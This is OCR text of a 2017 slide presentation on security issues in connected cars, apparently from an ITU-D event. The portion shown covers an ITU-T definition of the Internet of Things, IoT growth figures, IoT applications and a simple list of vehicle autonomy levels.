Security Aspects Of Major Emerging Technologies

Security Issues in Connected Car

15 November 2017


What Is the Internet of Things?

- IoT as defined in ITU-T [ITU-T Y.2060] :

“A global infrastructure for the information society, enabling advanced services by interconnecting (physical and virtual) things based on, existing and evolving, interoperable information and communication technologies.”

CELEBRATING 25YEARS OF ACHIEVEMENTS

IoT Is Here Now – and Growing!



50 **Billion**


“Smart Objects”

Rapid Adoption Rate of Digital Infrastructure: 5X Faster Than Electricity and Telephony

Source: Cisco IBSG, 2011

CELEBRATING 25 YEARS OF ACHIEVEMENTS ITU-D 1992 2017


IOT Applications



For period 4/1/17 thru 6/30/17, Sources included: twitter, blog, board, facebook


©Argus Insights

A car for us so far means




In the near future, car will means this ……

But in the distant future a “ car ” will means ...... !!!



The benefits of connected car technologies

Levels of Vehicle Autonomy



Level 0: No vehicle autonomy
Driver has control

Level 1:
Vehicle provides driver info/warnings
Driver has informed control

Level 2:
Vehicle integrates detection/response
Driver ready to take control

Level 3:
Vehicle fully autonomous
Driver takes control in emergency

